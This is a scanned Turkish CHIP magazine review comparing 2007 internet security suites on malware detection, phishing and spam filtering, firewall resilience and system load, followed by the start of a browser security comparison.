**Çift güvenlik duvarı**
Peki, virüs tarayıcılarında işe yarayan bu yöntem etkisini ağ korumada da gösteriyor mu? Kesinlikle hayır! Eğer bir bilgisayara iki güvenlik duvarı kurarsanız ikisi de aynı verilere aynı anda erişmeye çalışacağından, sorunlar artıyor, koruma oranıysa düşüyor. Dahası, bazen güvenlik duvarlarının da güvenlik açıkları oluyor ve hacker'ların şansı iki katına çıkıyor.

**İNTERNET BAĞLANTISI YOK** İki güvenlik duvarı kullanmak tehditleri engellemek yerine, internet bağlantınızı sekteye uğratabilir.

27 saat alabiliyor. İdeal güncellemeyi Kaspersky ve G Data (Kaspersky arama motorunu kullanarak) sunuyor. Bu yüzden, kullanıcıların yeni imza dosyaları için iki saatten fazla beklemesi gerekmiyor.

**Etkin casuslar ve botlar:** Güvenlikte olmanız için, zorlu bir sınav daha hazırladık. Bir sunucuya, seçilmiş altı adet bot ve casus yazılım kurduk. Güvenlik paketlerinin bunları saptaması ve silmesi bekleniyordu.

Bu kulağa geldiği kadar kolay değil, zira zararlı kodlar silinmeye karşı mücadele veriyor. Yine de, test galibimiz Norton, zararlılardan beşini silmeyi başardı.

Sadece "PurityScan" adlı casus yazılım karşısında Symantec'in paketi yararlık gösteremedi. Ona ayak uydurabilen tek yazılım ise Trend Micro'nun PC Cillin'i oldu.


Yazılım, altı saldırgandan dördünü temizlediği gibi, kayıt defteri girişlerini de sildi. Bitdefender, F-Secure, Kaspersky ve Grisoft ürünleri, maalesef bu noktayı atlıyor. Neyse ki bu durum sadece sinir bozucu; tehlikeli değil.

**Açılış CD'si:** Testimizin ölçtüğü bir diğer nokta da farklı paketlerin acil durum çözümleri. En ideali, Windows disk bölümlerine erişimi mümkün kılan, sistemi açabilecek, güncel bir kurtarma CD'si.

Bitdefender'ın dördüncü sıradaki paketi, örnek alınmalı. Kurulum CD'sinde önyükleme yapabilen bir Knoppix sürümü bulunuyor.

Mevcut imzaların çevrimiçi güncellenmesi ve neredeyse Windows XP / Vista ile çalışan tüm sistemlerde kullanılan NTFS disk bölümlerine erişim sağladığı için Bittefender oldukça başarılı.

**KAÇIRMIYOR** Symantec'in anti-phishing eklentisi aldatıcı sitelerin tümünü yakalıyor.




**UYARI YOK** McAfee SiteAdvisor tek bir yemleme sitesini bile yakalayamadı.

YEMLEME VE GEREKSİZ POSTA

## Yeni tehdit karşısında yetersiz önlemler

Yemleme (phishing) saldırılarında, her bin kurbandan biri bile e-postada anlatılana inansa, tuzak amacına ulaşmış oluyor. Gerek sürü postalar gerekse yemleme saldırıları iyi para getirdiğinden, alınan ciddi önlemlere karşın, aldatıcı postaların önüne geçmek mümkün olmuyor. Bilakis, saldırılar hem daha isabetli hem de daha etkili bir hâl alıyor. Bu da demek oluyor ki, kendinizi koruyacaksanız ilk gereken sağlam bir istenmeyen posta filtresi.

**E-posta filtresi:** Test edilen paketlerin tümü de, yemleme postalarını tanımada sürü e-postaları tanımada olduğundan daha başarılı. Hiç değilse dolandırıcılık amaçlı e-postaları ayırt etmek reklâmları ayırt etmekten kolay. Aksi takdirde durum daha da kötü olabilirdi. F-Secure'un filtresi kandırma amaçlı ileti-

lerin %98'ini yakalarken, sürü postalarda bu değer %88'de kaldı. McAfee ile Bitdefender da göz dolduruyor. Filtreler bu yazılımlarda aldatıcı postaların %99'unu engelliyor. Yanlış raporlar söz konusu olduğunda, katılımcılar arasında pek fark yok: Hatalı raporlar sizi rahatsız etmeyecek kadar az.

**Web tarayıcı koruması:** Çoğu güvenlik paketinde web tarayıcıları için yeterli bir yemleme koruması bulunmaması çok kötü. Zira dolandırıcılık siteleri sadece e-posta ile değil, web forumlarındaki bağlantılarla da kurban arıyor. Bu bağlantılar tanınmayınca kurbanlar göz göre göre tuzağa düşüyor. On güvenlik paketinden sadece üçünün işlevsel tarayıcı koruma modülü vardı: Norton, G Data ve PC-cillin. Ama bu da %100 güvenliği garanti etmiyor. Gerçek yemleme siteleriyle yaptığımız denemede, test galibimiz sadece bir sitede çuvallarken PC-cillin'in başarı oranı %70'te kaldı. G Data ise çoğu dolandırıcılık sitesinde uyarı bile vermedi.


Bir diğer eleştirimiz de tüm paketlerin sadece Internet Explorer'la çalışması. Eğer Firefox ya da Opera kullanıyorsanız şansınıza küsmelisiniz. Ne yazık ki korunmanın bedeli performans oluyor. Yemleme filtreleri web sitelerinin yüklenmesini yavaşlatmazken, sürü posta filtresi sistemi bile kilitleyebiliyor. Test sistemimizde hiçbir filtre etkin değilken Outlook 2003'ün 10.000 e-postayı indirmesi sadece 11 dakika alıyordu. Güvenlik önlemleri etkinleşince, sadece CA paketi 15 dakikanın altında bir değer sunabildi. İki program çalışırken e-postaları indirmek sözcüğün tam anlamıyla işkenceye dönüştü. G Data'nın sunduğu 55 dakika ve F-Secure'un istediği 95 dakika, e-posta gibi zamanın hayatî olduğu bir iletişim yöntemi için kabul edilemez. Ancak bu aşırı gecikmenin sorumlusu sürü posta filtresi değil, gelen tüm iletileri tarayan virüs koruması.

KORSANLAR VE TRUVA ATLARI


## Kilidin olduğu yerde maymuncuk da var

Her masaüstü güvenlik duvarının iki tehdit senaryosuna karşı hazırlıklı olması elzem: Ağ üzerinden gelen saldırılar ve PC'den internete veri gönderen, zararlı uygulamalar aracılığıyla gerçekleşen iç saldırılar.


**Dıştan gelen saldırılar:** İnternetten gelen klasik saldırılar tüm güvenlik paketleri tarafından rahatça engellenebildi. Bu yüzden, hangi paketi alırsanız alın, hedef gözetmeyen solucan saldırılarına karşı güvende olacaksınız. Gerçen bir performans testi içinse programları hasarlı ağ paketleriyle bombardıman ettik (Denial of Service, DoS – Hizmet dışı bırakma saldırısı). Sonuçta, PC'lerin ağ kullanımı tüm saldırılarda yükseldi. Bazı güvenlik duvarlarında artık çalışmak mümkün değildi. Örneğin G Data ve CA'da. Test katılımcıları-



**KONTROL ALTINDA** F-Secure ile çocuklarınızı zararlı sitelere karşı koruyabilirsiniz.



**KARA LİSTE** Panda paketinin güvenlik duvarı, tüm saldırı girişimlerini listeliyor.




**PERFORMANS KATİLİ** DoS saldırısı için kullanılan hasarlı IP paketleri, güvenlik paketini zorluyor.

**TEK ELDEN KORUMA** Tüm güvenlik paketlerinin yapılandırması bir arabirimden yapılıyor.

nın internet bağlantısını devre dışı bırakması için birkaç veri paketi yollamamız yetti de arttı bile. Kaspersky Anti Hacker bağlantıyı uyarısız kesti. Bitdefender ise tüm makineyi çökertti. Durumu bildirişimizin ardından, iki üretici de ürünlerindeki hataları düzeltti.

**İç saldırı:** Sızma testleri, saldırıya uğrayan bir PC'nin dışarıya kod gönderip göndermediğini benzetimler aracılığıyla sınıyor. Bu testler güvenlik duvarın gerçek zararlı kodları engelleyip engellemediğini belirlemiyor. Bir korsan bilgisayarınızın dizginlerini eline alırsa, verileri internete sızdırmanın bir yolunu illa ki bulacaktır. Güvenlik duvarlarının elinden gelen tek şey, bilinen casus yazılımların önünü almak.

PERFORMANS KATİLİ

## Her şey gibi güvenliğin de bedeli var

Güvenlik sadece para değil, ne yazık ki ana bellek ve işlem zamanından da fedakârlık istiyor. Her bir güvenlik duvarının, emniyetiniz karşısında ne talep ettiğini öğrenmek için tüm yazılımları aynı koşullar altında test ettik. Yeni kurulmuş Windows XP, test bilgisayarımızda açılmak için ortalama 24 saniye ye gereksinim duyuyordu. Bir güvenlik paketi kurulunca bu süre bariz şekilde uzuyor. Ama en iyi seçenek AVG. Açılış sadece yedi saniye uzuyor. Diğer paketlerin büyük kısmı, sistemin açılışını ortalama 20 saniye geciktiriyor.

CA güvenlik paketindeyse akıllara durgunluk verici bir zaman kaybı söz konusu. Windows'un açılışı dört kat gecikerek, ortalama 110 saniyeye erişti. Sorun kayıt defteri anahtarlarında değildi, çünkü CA sadece 203 yeni anahtar eklemişti. Test galibi Norton, Windows kayıt Defterine bundan çok daha fazlasını ekliyor. Hafıza canavarı unvanı ise, standart kurulumda bile ana bellekten 140 MB çalan F-Secure'a gidiyor. Eğer yeni bir güvenlik paketi almaya karar verdiyseniz, "Vista çıksın da öyle alayım" diye beklemenize hiç gerek yok. Vista'nın resmî çıkışının hemen ardından, tüm üreticiler ücretsiz güncellemelerini duyurdular. ■ →

VP / Barış Emre Alkım, balkim@chip.com.tr


## CHIP'in yedek planı

İndirebileceğiniz farklı güvenlik araçlarıyla, en kötü senaryoda bile hiç değilse verilerinizi kurtarabilirsiniz.

**✔ Reklâm ve casus yazılımlara karşı koruma**
Can sıkıcı casusların hakkından bu yazılımlarla gelebilirsiniz. Hijackthis bu haşerelerin izini sürüyor, Killbox ise onları ortadan kaldırıyor.

**✔ Rootkit'lerden Killbox ile hemen kurtulun**
F-Secure Backlight ve Sophos Anti-Rootkit araçları, zararlı kodları gizleyen bu teknolojiye karşı mücadelede yardımcı oluyor. Ancak bu yazılımlar bile tüm rootkit'leri gün ışığına çıkaramıyor. Yakalananların büyük kısmını Killbox ile silebilirsiniz.

**✔ Çevrimiçi tarama: Virüsler, solucanlar, botlar**
Tarayıcınızın "temiz" dediği şüpheli dosyaları **http://virusscan.jotti.org** adresinde ücretsiz taratabilirsiniz. Yüklediğiniz dosyalar tüm mevcut virüs tarayıcılar tarafından taranıyor. Böylelikle hangi virüs tarayıcının yararlı olduğunu anında öğrenebiliyorsunuz.



**GÜVENLİK GEÇMİŞİ** Güvenlik tehditlerini sık sık takip etmekte fayda var.

| Güvenlik | SIRA 1 | SIRA 2 | SIRA 3 | SIRA 4 | SIRA 5 | SIRA 6 | SIRA 7 | SIRA 8 |
|---|---|---|---|---|---|---|---|---|
| Ürün | Norton Internet Security 2007 | Internet Security 2007 | InternetSecurity 2007 | Internet Security v10 | PC-cillin Internet Security 2007 | Internet Security 6.0 | Internet Security Suite 2007 | AVG Internet Security 7.5 |
| Firma | Symantec | F-Secure | G Data | Bitdefender | Trend Micro | Kaspersky | McAfee | Grisoft |
| Yaklaşık fiyat | 50 $ | 20 $ | 40 Euro | 65 $ | 50 Euro | 32 $ | 45 $ | 50 Euro |
| İnternet | www.symantec.com | www.f-secure.com | www.gdata.com | www.bitdefender.com | www.avanquest.com | www.kaspersky.com | www.mcafee.com | www.grisoft.com |
| Toplam puan | 73 | 70 | 69 | 69 | 67 | 66 | 63 | 62 |
| | ■■■□□ | ■■■□□ | ■■■□□ | ■■■□□ | ■■■□□ | ■■■□□ | ■■■□□ | ■■■□□ |
| Phishing ve spam (%30) | 78 | 63 | 74 | 64 | 81 | 63 | 56 | 62 |
| Virüsler ve casuslar (%25) | 74 | 76 | 81 | 79 | 69 | 82 | 71 | 65 |
| Güvenlik duvarı (%25) | 72 | 71 | 58 | 71 | 61 | 51 | 78 | 64 |
| Ergonomi (%20) | 63 | 69 | 59 | 61 | 50 | 69 | 45 | 56 |
| Toplam puan | orta | iyi | iyi | orta | orta | iyi | vasat | orta |
| **Virüsler, solucanlar, casuslar, Truva atları** | | | | | | | | |
| Zararlıların tespit oranı | %100 | %100 | %100 | %100 | %100 | %100 | %100 | %100 |
| Yeni zararlı tespit oranı | %77 | %82 | %82 | %84 | %77 | %82 | %83 | %64 |
| Yeni imza bekleme süresi | Yaklaşık 9 ila 10 saat | Yaklaşık 4 ila 5 saat | Yaklaşık 1 ila 2 saat | Yaklaşık 2 ila 3 saat | Yaklaşık 14 ila 15 saat | Yaklaşık 1 ila 2 saat | Yaklaşık 11 ila 12 saat | Yaklaşık 6 ila 7 saat |
| Tespit edilen etkin zararlı | 6' da 6 | 6' da 6 | 6' da 6 | 6' da 6 | 6' da 6 | 6' da 6 | 6' da 6 | 6' da 6 |
| Silinen etkin zararlı (dosya) | 6'da 5 | 6'da 3 | 6'da 4 | 6'da 3 | 6'da 5 | 6'da 4 | 6'da 3 | 6'da 4 |
| Silinen etkin zararlı (Kayıt Defteri | 6'da 3 | 6'da 0 | 6'da 1 | 6'da 0 | 6'da 4 | 6'da 0 | 6'da 3 | 6'da 0 |
| Arka kapı tespit oranı | %99 | %99 | %100 | %97 | %90 | %99 | %94 | %97 |
| Bot tanıma oranı | %99 | %97 | %100 | %98 | %92 | %97 | %98 | %97 |
| Truva atı tanıma oranı | %99 | %99 | %100 | %96 | %89 | %100 | %92 | %93 |
| Tarama periyodu (standart işlem) | 13 dakika 55 s (her şey) | 14 dakika 32 s (her şey) | 54 dakika 45 s (her şey) | 3 dakika 6 s (sadece kritik aralıkta) | 8 dakika 2 s (her şey) | 29 dakika 43 s (her şey) | 8 dakika 39 s (her şey) | 11dakika 6 s (her şey) |
| Açılış CD'si / güncellenebilir / NTFS uyumlu | ●/–/– | ●/–/– | ●/sabit disk ile/● | •/• İnternet ile/• | –/–/– | – [4] /İnternet ile/● | –/–/– | –/–/– |
| **Phishing ve spam** | | | | | | | | |
| Phishing tanıma oranı | %83,4 | %98,2 | %89,9 | %99,3 | %92,0 | %93,0 | %99,3 | %92,1 |
| Tarayıcıda phishing tanıma | bazıları | hiç | bir kaçı | hiç | bazıları | hiç | hiç | hiç |
| Sürü posta tanıma oranı | %86,3 | %88,0 | %91,3 | %84,0 | %75,2 | %85,9 | %85,1 | %85,3 |
| Yanlış teşhis oranı | 1,0 Promil | 0,2 Promil | 0,2 Promil | 0,6 Promil | 0,1 Promil | 0,9 Promil | 1,3 Promil | 0,3 Promil |
| E-posta istemcisine bağlantı | Outlook/Eudora/ Netscape Mail [3] | POP3/IMAP/Outlook-Plug-in | POP3/IMAP/ Outlook-Plug-in | POP3/Outlook-Plug-in | POP3/Outlook-Plug-in | POP3/IMAP/ Outlook-Plug-in | POP3/Outlook-Plug-in | Outlook/Eudora/The Bat!-Plug-ins |
| 10.000 postayı indirme[1] | 25 dakika 12 s | 95 dakika 19 s | 55 dakika 53 s | 23 dakika 33 s | 29 dakika 20 s | 15 dakika 40 s | 33 dakika 28 s | 34 dakika 6 s |
| **Güvenlik duvarı** | | | | | | | | |
| Uyarıların anlaşırlığı | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için |
| Saldırı çözümlemede sistem yükü | Yüksek yük | Yüksek yük | Tam yük | Yüksek yük | Çok yüksek yük | Yüksek yük | Orta yük | Yüksek yük |
| Ak / Kara liste | ● | ● | ● | ● | ● | ● | ● | ● |
| Port taramaya tepkisi | Tepki yok | Kolayca engelliyor | Tepki yok | Kolayca engelliyor | Engellenmiyor | Tepki yok | Kolayca engelliyor | Kolayca engelliyor |
| **Ergonomi** | | | | | | | | |
| Kullanılan RAM | 32 MB | 140 MB | 52 MB | 70 MB | 78 MB | 25 MB | 114 MB | 106 MB |
| Eklenen kayıt anahtarı | 4.302 | 470 | 3.092 | 759 | 1.174 | 2.589 | 4.133 | 709 |
| Boot süresi [2] | 43 s | 46 s | 38 s | 46 s | 34 s | 43 s | 47 s | 31 s |
| Çocuk koruması ya da web filtresi | ● [4] | ● | ● | ● | ● | – | ● | – |
| Lisans sayısı | 1 adet 12 aylık | 1 adet 12 aylık | 1 adet 12 aylık | 2 adet 24 aylık | 3 adet 12 aylık | 1 adet 12 aylık | 1 adet 12 aylık | 1 adet 12 aylık |
| Kısıtlı Windows XP hesabından çalışma | ● | ● | ● | ● | ● | ● | ● | ● |
| Vista'ya güncelleme | Ücretsiz | Ücretsiz | Ücretsiz | Ücretsiz | Ücretsiz | Ücretsiz | Ücretsiz | Henüz belirsiz |

Zirve sınıfı (100–90) | Üst sınıf(89–75) | Orta sınıf (74–45) | Tavsiye edilmez (44–0)
Tüm puanlamalar 100 üzerindendir

● Var – Yok
Wert en iyi değer
Wert en kötü değer

[1] paketsiz: 11 dakika, [2] paketsiz: 24 saniye, [3] ücretsiz güncellemeden sonra, [4] kendiniz oluşturmalısınız

| SIRA 9 | SIRA 10 |
|---|---|
| Internet Security Suite 2007 | Internet Security 2007 |
| CA | Panda Software |
| 50 Euro | 50 $ |
| www.ca.com | www.panda-software.com |
| 59 | 58 |
| ■■□□□ | ■■□□□ |
| 64 | 54 |
| 57 | 70 |
| 67 | 65 |
| 55 | 41 |
| vasat | kötü |
| | |
| %100 | %100 |
| %63 | %79 |
| Yaklaşık 26 ila 27 saat | Yaklaşık 6 ila 7 saat |
| 6' da 6 | 6' da 6 |
| 6'da 4 | 6'da 4 |
| 6'da 3 | 6'da 1 |
| %33 | %87 |
| %73 | %97 |
| %43 | %89 |
| 8 dakika 3 s (her şey) | 15 dakika 30 s (her şey) |
| –/–/– | ●/●/– |
| | |
| %85,2 | %78,9 |
| hiç | hiç |
| %82,1 | %69,2 |
| 0,4 Promil | 0,4 Promil |
| POP3/Outlook-Plug-in | POP3/Outlook-Plug-in |
| 13 dakika 42 s | 26 dakika 33 s |
| | |
| Sadece uzman kullanıcılar için | Sadece uzman kullanıcılar için |
| Tam yük | Çok yüksek yük |
| ● | ● |
| Kolayca engelliyor | Tepki yok |
| | |
| 69 MB | 88 MB |
| 203 | 1.087 |
| 110 s | 45 s |
| – | ● |
| 1 adet 12 aylık | 3 adet 12 aylık |
| – | ● |
| Ücretsiz | Ücretsiz |

# CHIP KILAVUZ Güvenlik paketleri

## Kontrol listesi

**✔ Yemleme filtresi**
E-postalarının aranması yetmiyor. Güvenlik paketiniz sadece mesajlar için değil, web tarayıcı için de koruma sağlamalı.

**✔ Virüs tarayıcı**
Mevcut anti virüs yazılımları zararlı kodları daha hızlı ve daha isabetli bulabiliyor. Ancak bilinmeyen saldırganların da tespiti önemli.

**✔ Güvenlik duvarı**
Bu alanda paketler farklılık göstermiyor. En az mesaj gösteren program en iyisi.

**✔ Ana bellek gereksinimi**
Eğer bilgisayarınızın belleği 1 GB'ın altındaysa, paketin belleğin daha azını kullanmasına dikkat edin.


**✔ Performans**
Güvenlik paketleri PC'lerin açılışını yavaşlatıyor. Tablodaki açılış zamanı bu yavaşlama oranını gösteriyor.

**✔ Destek**
Ağ protokollerini su gibi bilen profesyoneller bile yardıma ihtiyaç duyabilir. Eğer sistemin gündelik çalışmasına dair ufak tefek şeyler sormayacaksanız, doğru dürüst destek sunulduğundan emin olun.

## Test birincileri

**1**


**Norton Internet Security 2007**
Güvenilir anti virüs bileşeninin yanı sıra, web tarayıcıları için de iyi bir kandırmaca önleme koruması bulunan yazılımda, eski sürümlerin performans sorunu giderilmiş. Sadece telefonla destek hattı el yakıyor. İlk iki dakika için 0.20 Euro, üçüncü dakikadan itibaren ise dakika başına 1.89 Euro talep ediliyor.





**2**

**F-Secure Internet Security 2007**
Her alanda dengeli koruma sunan F-Secure, 20 $'lık fiyatıyla rakipsiz. Ancak yemleme koruması sadece e-posta istemcilerini kapsıyor ve web tarayıcısı için çalışmıyor. Ama tehlikeli e-postalar başarıyla filtreleniyor. Bir diğer eleştirimiz de sistem kaynaklarını müsrifçe kullanması.

## GÜVENLİK PAKETLERİNİ NASIL TEST ETTİK?




Virüs test laboratuarı AV-test **(www.av-test.org)** ile ortaklaşa çalışarak, virüs tarama motorlarının saptama oranlarını sınadık. Bu aşamada buluşsal yöntemlerin tanınmayan zararlıları da bulmasını bekledik. Dahası, mevcut zararlıların bulunup silinemeyeceği de önem taşıyordu. Etkili bir yemleme koruması da aynı derece de önemli. İdeal güvenlik paketlerinin hem e-posta istemcisi hem de tarayıcı için iyi bir sürü posta / yemleme filtresi içermesini hoş karşıladık. Güvenlik duvarı sadece güvenli değil, aynı zamanda yalın çalışmalı.



# Yeni tarayıcılarla ne kadar güvendesiniz?

Yeni tarayıcılar karşımızda, yeni güvenlik tehditleri de öyle. Internet Explorer, Firefox ve Opera'dan hangisinin gerçekten koruduğunu test ettik.

## Bu yazıda

- En son güvenlik işlevleri
- Korsanlar tarayıcıları nasıl ele geçiriyor?
- Güncellemeler niye bu kadar uzun?
- Nasıl test ettik?

Paranın olduğu yerde dolandırıcı da vardır. İnterneti alışveriş ve çevrimiçi bankacılık hizmetleri için kullananların sayısı arttıkça, bilgisayar suçlarının sayısı da orantılı bir şekilde artıyor. Bu konuda neredeyse tüm sorumluluk web tarayıcısına ait. Symantec'e bakılırsa, internet üzerindeki saldırıların %80'inden fazlası, web tarayıcılarını ya da web sitelerini hedefliyor. Bunun bedelini en çok ödeyenler ise Internet Explorer kullanıcıları. Microsoft kullanıcıların karşısına yeni IE7'yle çıkarken, diğer üreticiler de ürünlerini güncelleştiriyor. Bu testte kullanıcılara gerçekten güvenli sörf deneyimi yaşatan tarayıcıyı bulmayı amaçladık ve Opera 9.02'yi, Firefox 2.0'ı ve Internet Explorer'ı karşılaştırdık.

### CHIP Test sonucu

■ Yeni Firefox güvenlik testini kolayca kazandı. Ama Opera'nın soluğunu ensesinde hissediyor. Phishing (kimlik avı) filtresi içeren 9.1 sürümüyle Opera, Firefox'a yetişecek gibi görünüyor. Internet Explorer en son sırayla yetinmek zorunda kaldı. %87 gibi çok yüksek bir pazar payına sahip olan tarayıcı, hacker'ların hedef listesindeki en büyük isim. Buna rağmen Microsoft IE7'nin bilinen güvenlik açıklarını hâlâ kapatmış değil.

PHISHING

## Çevrimiçi dolandırıcılığa karşı koruma

Çevrimiçi aldatmacalar hep aynı hileye başvuruyor: Parolalarını, kredi kartı ayrıntılarını, PIN'lerini ve diğer bilgilerini ele geçirmek için kullanıcıları sahte bir web sitesine yöneltmek. Bir phishing filtresi, güvenlik paketlerinden de bildiğimiz gibi, böyle bir web sitesini ziyaret ettiğinizde sizi uyarıyor.

Teste katılan her tarayıcı phishing'e karşı koruma sunmuyor. Örneğin Opera'da bu güvenlik işlevi hâlâ eksik. Bu özellik 9.1 sürümüne eklenecek. Diğer yandan, IE7 ve Firefox'ta bulunan bu seçeneği isteğe bağlı olarak etkinleştirebiliyorsunuz. Test sırasında koruma işlevi iki tarayıcıda da görevini yerine getirdi. Gelişigüzel bir şekilde gezdiğimiz aldatıcı siteler tespit edildi ve her iki tarayıcı da açık seçik uyarı iletileri verdi.

